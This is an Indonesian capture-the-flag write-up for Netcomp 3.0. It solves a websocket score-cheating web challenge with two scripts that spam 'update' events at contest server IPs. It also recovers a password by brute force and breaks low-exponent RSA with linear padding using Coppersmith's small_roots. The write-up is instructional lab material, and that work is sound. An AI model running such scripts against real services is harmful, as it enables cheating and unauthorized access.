Karena ada source `server.js` jadi saya malas buka websitenya awok. Ternyata filenya adalah sebuah websocket server.

Setelah membaca source code tersebut saya mengambil kesimpulan bahwa kita hanya bisa mengirim 50 score setiap 900 detik dan akan mendapatkan flag jika score kita mencapai 5000, namun ada masalah yang dimana kita akan disconnect setiap 60000 detik yang dimana untuk mendapatkan score 5000 kita membutuhkan waktu lebih dari 60000 detik.

Disini juga client bebas menentukan `uuid` dan `name` yang dimana `uuid` ini digunakan buat insert dan select ke `SQLite` ya primary key lah.

```
socket.on('init', async (data) => {
  socket.uuid = data.uuid
  socket.name = data.name
  socket.score = 0
})
```



Write-up Netcomp 3.0

Ketika saya mengecek event untuk `update` saya menemukan bahwa row dengan `uuid` kita akan di delete dari database namun variable `socket.score` tidak akan di reset.

```
socket.on('update', async (data) => {
  if (data.score > 0) {
    if (data.score > MAX_ALLOWED_SCORE_PER_TICK) {
      // do nothing
    } else {
      socket.score += data.score
    }

    if (socket.lock) {
      socket.emit("flag", "KARBIT DETECTED!")
      deleteData(socket)
    }
    socket.lock = true
  }
}

let currentTimeStamp = Date.now()
if (currentTimeStamp - socket.lastUpdate > SERVER_TICK) {
  socket.lastUpdate = currentTimeStamp
  socket.lock = false
}
if (currentTimeStamp - socket.createdAt > 60000) {
  socket.disconnect()
}
})
```

Disini ada save score setiap sedetik sekali jadi kemungkinan sebelum ke purge clientnya, score kita sudah di save oleh server karena score kita tidak pernah direset saat disconnect dan selama client masih valid yang artinya belum sampai 60000 terhubung ke servernya.

```
function loadScores() {
  setInterval(saveScores, 1000)
}

function saveScores() {
  clients.forEach(client => {
    if (client.score !== null) {
      db.run("INSERT OR REPLACE INTO scores (uuid, name, score) VALUES (?, ?, ?)", [client.uuid, client.name, client.score], function(err) {
        if (err) {
          console.log(err)
        }
      });
    }
  })
}
```

Tapi gak mungkin ke purge karena `loadScores` duluan yang dipanggil.

```
loadScores()
setInterval(emitScore, 1000)
setInterval(purgeClients, 1000)
```

Jadi ya caranya tinggal spam `update` sampai score kita 5000 jadi ya biarin aja servernya nge-delete row `uuid` kita dari database nanti juga ke save lagi sama `saveScores` (`client.score` gak di reset pas ketahuan nge-spam `update`) kalau clientnya belum sampai 60000 detik client itu masih valid dan masih berada di array `clients` jadi ya masih ke-record scorenya. Kalau menurut kita udah ke save tinggal connect pake `uuid` yang



Write-up Netcomp 3.0

sama terus minta flagnya ke server.

```
const io = require('socket.io-client');

// const SERVER_URL = 'http://127.0.0.1:3000';
const SERVER_URL = 'http://103.127.138.252:35769';
const uuid = '562394b7-20a2-4d6f-a6b7-e03c5c2d228a';

const socket = io(SERVER_URL, { transports: ['websocket'] });

socket.on('connect', () => {
  console.log('Connected to server');
  socket.emit('init', { uuid: uuid, name: Math.random().toString(36).substring(7) });
});

setTimeout(() => {
  console.log('Requesting the flag...');
  socket.emit('flag');
}, 1000);

socket.on('flag', (message) => {
  if (message === 'LARI ADA KARBIT!') {
    let score = 0;

    const updatePromises = [];
    for (let i = 0; i < 100; i++) {
      updatePromises.push(
        (async () => {
          socket.emit('update', { score: 50 });
          score += 50;
          console.log(`Score: ${score}`);
        })()
      );
    }

    Promise.all(updatePromises);
  } else if (message === 'KARBIT DETECTED!') {
    // console.log('Karbit detected!');
  } else {
    console.log(`Flag: ${message}`);
    socket.disconnect();
  }
});
```




Write-up Netcomp 3.0

```
});  
  
socket.on('disconnect', () => {  
    console.log('Disconnected from server');  
});  
  
socket.on('error', (error) => {  
    console.error('Error:', error);  
});
```


Jangan ejek jelek plis bang aku ga jago webex.

Flag: Netcomp{webs0cket_k4rbit_buk4n_s3mb4r4ng_k4rb1t}

Karbitan



diberikan sebuah link website dan ketika masuk, maka akan menampilkan halaman seperti ini (pls yang buat wibu bgt),



di halaman ini tujuan kita adalah untuk membuat point sampai 5000, diberikan juga source file server js untuk membantu menemukan kerentanan pada web ini. Maka dari itu menurut file yang diberikan, saya memasukkan kodingan tersebut pada console web yang dapat mengakali dari source yang diberikan



Write-up Netcomp 3.0

```
> javascript:(function(){
  let script = document.createElement('script');
  script.src = "https://cdnjs.cloudflare.com/ajax/libs/socket.io/4.5.4/socket.io.js";
  document.head.appendChild(script);
  script.onload = function() {
    let socket = io('http://103.127.138.252:23130');

    socket.emit('init', { uuid: 'hacker123', name: 'HackerPro' });

    let scorePerTick = 50;
    let interval = 100;

    let intervalId = setInterval(() => {
      socket.emit('update', { score: scorePerTick });
      console.log('Score updated by:', scorePerTick);
    }, interval);

    setInterval(() => {
      socket.on('score', (score) => {
        console.log('Current Score:', score);
        if (score >= 5000) {
          console.log('Target achieved! Requesting flag...');
          socket.emit('flag');
          clearInterval(intervalId);
        }
      });
    }, 2000);

    socket.on('flag', (message) => {
```

Dalam kodingan ini saya memberikan score 50 per tick nya dengan interval 100 untuk mengakali sistem yang ada!!Lalu poin akan bertambah sendiri hingga mencapai 5000 dan server akan memberikan respons flag (yeyy)

```
FLAG: Netcomp{webs0cket_k4rbitan_so_e4sy}
```

Flag: Netcomp{webs0cket_k4rbitan_so_e4sy}



Write-up Netcomp 3.0

I swear this is not a web or reverse

CHALLENGE

77 SOLVES

×


I swear this is not a web
or reverse

100

It's been a few months since I only reported HTTP Headers findings 🤖

Today, I am pentesting a company's internal web app and wonder if you could help me get a critical finding here...

Author: BerlianGabriel

 password.html

Diberikan sebuah skrip Python yang berisi serangkaian angka heksadesimal besar (magic), sebuah nilai modulus (magic2), dan sebuah string yang diharapkan (expectedString). Yang harus dilakukan adalah menemukan kata sandi yang benar dan memenuhi kondisi script.

```
1 magic = [  
2     0x1fa9787f52d6819dac3e51c96c9850ac9a68a000,  
3     0x551e7b2ade66a9cd21538d24f8232eb9e3c6a00,  
4     0x685130edf57c5fd89b4ea52d8ce440fb75d40,  
5     0x4d2b06845e7f210fd15f3697fe234c69919a0,  
6     0x267227d769f1422427c2f550f7852c59bfec,  
7     0xd9fd323c23dd5a26579cb53a8a42996b38,  
8     0x388a9fbf545b3b1a5e4b80376e94de767,  
9     0xadef7b085371d7244d43d0011e7c6d5,  
10    0x18cbc26aefc3b3b1ef4588ce4acc6b,  
11    0x296e5ed6f99d55e5efb08eb856e9,  
12    0x314ef6584d10a8c5226f105685,  
13    0x2798a7a450463592994fc72f,  
14    0x133caaa3da819c1ca0087d,  
15    0x445974d799d8bcf9c3b,  
16 ]  
17  
18 magic2 = 0x2971713e56d0006e6a0b48126ca34000  
19 expectedString = "7X!7|!@V|7eV77_!|@85"  
20  
21 # Analyze the number 436  
22 def analyze_number(num):  
23     hex_value = hex(num)  
24     bin_value = bin(num)  
25     ascii_char = chr(num % 256) if num < 256 else 'N/A'  
26     return f"Hex: {hex_value}, Binary: {bin_value}, ASCII: {ascii_char}"
```

Langkah awalnya adalah saya memasukkan angka magic yang diberikan dan expected string lalu saya mengiterasikan untuk setiap karakter, skrip akan mencoba semua kemungkinan nilai ASCII (0-255) untuk mencocokkan hasil perhitungan. Lalu array magic digunakan dalam perhitungan matematika yang kompleks dikombinasikan dengan operasi modulus menggunakan magic2.

```
def reverse_engineer(expected_string):
    password = ''
    for char in expected_string:
        calculated_result = ord(char)
        oneChar = 0
        result = 0
        nresult = 0
        for i in range(256):
            result = 0
            oneChar = -i
            for j in range(len(magic)):
                result *= oneChar
                result += magic[len(magic) - 1 - j]
            nresult = result % magic2
            result = int(-result // magic2)
            result += (888 - result) * (result > 127)
            result += (888 - result) * (nresult != 0)
            result += (888 - result) * (result < 33)
            if result == calculated_result:
                password += chr(i)
                break
        return password

# Analyze number 436
analysis = analyze_number(436)
print(f"Analysis of 436: {analysis}")

# Find the password
password = reverse_engineer(expectedString)
print(f"Recovered Password: {password}")
```

Nilai dihasilkan menggunakan perhitungan mirip polinomial (`result`) dengan array `magic`, dibatasi oleh operasi modulus (`magic2`), dan dibandingkan dengan nilai ASCII dari karakter dalam `expectedString`. Skrip melakukan iterasi untuk setiap karakter, mencoba semua nilai ASCII (0-255) hingga menemukan karakter yang memenuhi kondisi matematika, lalu menambahkannya ke string kata sandi.




Write-up Netcomp 3.0

dan jika di run terminal akan mengeluarkan output berupa flag tanpa format:

```
Analysis of 436: Hex: 0x1b4, Binary: 0b110110100, ASCII: N/A  
Recovered Password: 1t_1S_b4S1C411y_Sb0x
```

Flag: `Netcomp{1t_1S_b4S1C411y_Sb0x}`

kuchiyose no jutsu



Diberikan sebuah chall.py yang berisikan challenge rsa, yang menarik dari challenge ini adalah m nya adalah $a_i x + b_i$ dimana x adalah flagnya, dan a, b adalah bilangan, e nya kecil yakni 3, lalu di encrypt. dan dari sini kita punya 2 persamaan:

$$m_i = a_i x + b_i \quad \text{dan} \quad c_i \equiv (m_i)^3 \bmod n_i$$

sehingga ketika kita substitusi pers. 1 ke pers. 2 akan menjadi:

$$c_i \equiv (a_i x + b_i)^3 \bmod n_i$$

$$(a_i x + b_i)^3 - c_i \equiv 0 \bmod n_i$$

kita bisa bentuk persamaan polinomial besar yang terdiri dari ketiga persamaan polinomial berdasarkan a, b, c, n nya diberikan di output.txt, lalu mencari akar-akarnya untuk mendapatkan x atau flagnya, untung e nya kecil alias 3 wkwk

Berikut script yang saya gunakan:

```
from sage.all import *
from Crypto.Util.number import long_to_bytes

# Read data
with open('output.txt', 'r') as f:
    raw_data = f.read().split()

# Convert ke int
parsed_data = [Integer(item) for item in raw_data]

# Jadiin tuple (a, b, c, n)
```



Write-up Netcomp 3.0

```
chunks = [tuple(parsed_data[i:i+4]) for i in range(0,
len(parsed_data), 4)]
a_list, b_list, c_list, n_list = zip(*chunks)

# Hitung faktor CRT (Chinese Remainder Theorem)
crt_factors = []
for i in range(len(n_list)):
    crt_factors.append(crt(list([1 if i == j else 0 for j in
range(len(n_list))]), list(n_list)))

# Buat persamaan polinomial
PolyRing = PolynomialRing(Zmod(prod(n_list)), 'x')
var = PolyRing.gen()

# Susun polinomial dengan faktor CRT
combined_poly = sum(
    crt_factors[i] * ((a_list[i] * var + b_list[i])**3 -
c_list[i])
    for i in range(len(n_list))
).monic()

# Cari akar kecil dari polinomial
roots = combined_poly.small_roots()

# Tampilkan flag
if roots:
    flag_as_int = int(roots[0])
    flag = long_to_bytes(flag_as_int).decode('utf-8',
errors='ignore')
    print(f"[+] Flag : {flag}")
else:
    print("[-] Gagal")
```

```
[+] Flag : Netcomp{(4)gusM1ftah_4gusS3d1h_4gusBuntung_0yakrqxhrd4t2x03}
```

Flag: Netcomp{(4)gusM1ftah_4gusS3d1h_4gusBuntung_0yakrqxhrd4t2x03}